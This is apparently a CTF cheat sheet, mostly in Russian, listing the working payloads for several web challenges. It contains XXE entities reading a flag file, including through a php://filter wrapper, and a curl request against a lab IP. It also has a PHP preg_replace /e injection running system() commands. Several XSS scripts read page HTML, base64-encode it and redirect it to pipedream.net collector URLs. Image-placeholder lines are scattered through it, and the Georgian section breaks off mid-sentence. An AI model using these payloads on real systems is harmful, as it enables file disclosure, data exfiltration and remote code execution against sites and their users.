**1 Syntax chek**

Заходим в burp, отсылаем в repeater, пишем там в <> таких скобочках что нибудь, дальше вводим это

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo[

<!ELEMENT foo ANY>

<!ENTITY xxe SYSTEM

"file:///var/www/html/flag">

]>

<foo>

&xxe;

</foo>

а потом

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo[

<!ELEMENT foo ANY>

<!ENTITY xxe SYSTEM

"php://filter/convert.base64-encode/resource=/var/www/html/flag">

]>

<foo>

&xxe;

</foo>

Дальше отправляем в декодер и получаем флаг

**2 Manual-review**

<script>

var exfil = document.getElementsByTagName("body")[0].innerHTML;

window.location.href="https://enhs83uxgt82f.x.pipedream.net/" + btoa(exfil);

</script>

**3**

Зайти в кали

curl -X 'POST' 'http://34.107.71.117:31049/?start=' --data 'start=flag.php'

**4 Там где нужно заменить админа**

Написать в url

/?vector=/Admin/e&replace=system(‘ls -l’)

А потом

/?vector=/Admin/e&replace=system(‘cat here\_we\_dont\_have\_flag/flag.txt’)

**5**

**Там где нужно писать пост**

<script>

var x = document.getElementById("page-top");

if(x){ location.href="https://en48y2hgrj3qb.x.pipedream.net/asd";}

</script>

а потом это

<script>

document.addEventListener("DOMContentLoaded", function(){

var x = document.getElementById("page-top").innerHTML;

location.href="https://en48y2hgrj3qb.x.pipedream.net/test"+btoa(x);


})

</script>


Закинуть полученную в декодере


**6**

პირველ რიში შევქმნათ აქაუნთი




ლოგინის შემდეგ ამას ვხედავთ






რადგან ვიცით რომ js თან ვმუშაობთ url ში ჩავაგდოდ შემდეგი რაღაცა:

